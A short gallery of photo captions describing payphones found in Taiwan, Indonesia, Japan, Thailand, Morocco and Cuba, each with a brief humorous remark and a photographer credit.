
Asian Payphones



Taiwan. Found inside a laundry in Hualien City, this coin-only phone is one of those truly old school models. We'd love to know what the red and green lights do.

Photo by Olav Haugan


Asian Payphones



Indonesia. This perplexing phone was seen in the Kuta Beach area on the island of Bali. There literally seems to be no way to get to this phone, being caged in on both sides and having two separate pillars blocking the front.

Photo by Sam Pursglove


Asian Payphones



Japan. This incredibly lavish booth (with desk space!) was spotted near City Hall in Kyotango. You could have a family gathering or host a newscast inside this thing.

Photo by Ted Ellis


Asian Payphones



Thailand. Seen near the Myanmar border in the northern part of the country, this phone has it all: multilingual capability, the option of coins or cards, plus a whole variety of colors.

Photo by Jack Jordan


Payphones From All Over



Morocco. Spotted in the Old Medina in Fez. We're not sure what all the writing is about, but it looks like the idea is to discourage any use of this phone.

Photo by Peter Parker


Payphones From All Over



Cuba. Speaking of writing on phones, you can't really beat this one, found in La Bodeguito del Medio in downtown Havana. In fact, it looks like the need for phones has been bypassed entirely, with messages just jotted down instead.

Photo by Bruce

